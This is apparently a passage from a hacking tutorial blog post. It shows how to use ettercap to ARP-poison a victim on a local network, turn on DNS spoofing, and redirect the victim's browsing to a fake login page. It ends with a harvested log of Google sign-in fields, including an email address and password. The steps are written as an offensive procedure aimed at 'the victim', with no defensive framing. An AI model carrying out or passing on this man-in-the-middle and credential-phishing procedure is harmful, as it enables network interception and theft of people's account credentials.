
ARP poisoning victims:

GROUP 1 : 192.168.0.106 74:D4:35:F1:C0:0E


GROUP 2 : ANY (all the hosts in the list)

The screenshot shows the ettercap 0.8.2 interface. At the top, there's a menu bar with options like Start, Targets, Hosts, View, Mitm, Filters, Logging, Plugins (which is selected), and Info. Below the menu is a 'Host List' table with columns for IP Address and MAC Address. A host entry for 192.168.0.106 with MAC 74:D4:35:F1:C0:0E is selected. There are buttons for managing plugins (Manage the plugins, Load a plugin...) and adding hosts to targets (Add to Target 1, Add to Target 2). Below the host list, it says 'ARP poisoning victims:' followed by 'GROUP 1' and 'GROUP 2' definitions.

IN Plugins option double click on dns_spoof. (It will start DNS spoofing)




Click on **start** and select **Start sniffing**



Now, when the victim will open any web page, the page will redirect it to the Fake page you created.

When victim will put there Id & Password, will get all the details.



The Hacked **ID & Password** of Victim will get saved in `/var/www/html/harvester.txt`. As shown below.

Open  harvester_2015-12-17 17:02:41.539135.txt Save   

Array
(
[GALX] => _FrWlnK3qdk
[gxf] => AFoagUVMkpsWhEby_CnGEjXybtQ299Bmyg:1450351961271
[continue] => https://accounts.google.com/ManageAccount
[followup] => https://accounts.google.com/ManageAccount
[_utf8] => ☷
[bgresponse] => !vL9CXgCp4y5UK8dEWt-
byZczl1l4PAAMWBjggBUvizvOhtkIu0QvSjZ9wVXCC0NTVYVZVvf2_d2jAwXCfNTh6lh_WrNbwgcdi0r3FI9XnTyvATpngeei0naVAsIcpqzi
uSj_wPGuPh-2EW5anlrBzddwh3VMHqiM4eP0y8gpTiUzz-
BBewjZcdsDLk19HlRvfLgUcqHyv5SkFf0BzbS0E3Mc_h0z9rT1P0wICth3Ke0oaJLR220a6cBvEvFm81h1cHwfbd2wLExAabyuBAWSlc4R
SAUHUDNDVZ1p0_13hNG_qBMEZ3tC4aMEejssy2VQSwDfzdQ7Sh3co1w6lCKMDH30qFhR-
F8vvgsnjGeHXbDRLgrS-29osXgL91WjaTynoPczTxbpc5nG5JR1cT-
W08nfRQvE9bg4q2P1RgXmpKGJ9PxjKve2ZgPFJGmcJ7nsWaPcob04Yw08BHHVG-ZVT8-EzYuQUhu5P_z8JhiuBF4QQ-
mVfm8DQkKVZdTts6nmYgwFHQG0xHSsqDorm7a70jMlaC0TaiExtcK_adqMNJPdQT_ERSi2QHlt12QHnRkYzuvHyGu1RCr_eEouFF8MTpDrTI
X0YLmuBLwebJSmJ9Muai4AnNm0hnmxiKlwV3oP_Ten_KAttZsthZ6umrC1neSFwqkF879fo71nogqdAze5naKXzjjvbBEB9wlxWVB0Qlti
wUDePnPw-LrPDzT15lG1pwVef8r8aePI84MkfMaN5B7etYVLcEKn0L0uih6sJtyWS-
Y9DC5DBaFb3UqLlsMS6WKa1xDXoRCffCwEZiEaGo8GsM0etJpCt2jqsEMMT9i1dG-91Gzt0ZYDBD8BFUX_BkPzKX3x559uaCFE36kd0Axx'X
KxR5yw7r1BELHH7ch59SYB01MHGLiFNrQ2FJvd7x5z8uPuePj2oMtXiopQfV5rrVXUL8roI3_3BPrrDkUcLhq5us4oNm08SvSKfwMn0BmMQ.
s7Sq012j-NFU20fNVYRMw_JWEk_zC5yrcr_fv7huJJbI9oI5xUkboY18KeDhJLszs21-z8nMfJvlhwFyzFYhn-
u_WKuJ3JVHdmvz3M9VNvNeQ24msQcT200SP3uPwzX1KrzqyhNRtBwSs2tYE2077t203a4v5dvYaqezbSESBIGXAAc8G0po5iPnLqe4d1A11_s
aw
[pstMsg] => 1
[dnConn] =>
[checkConnection] =>
[checkedDomains] => youtube
[Email] => demo.ignite 
[Passwd] => 123456@1 
[signIn] => Sign in
[PersistentCookie] => yes
[rmShown] => 1
)

← OLDER POSTS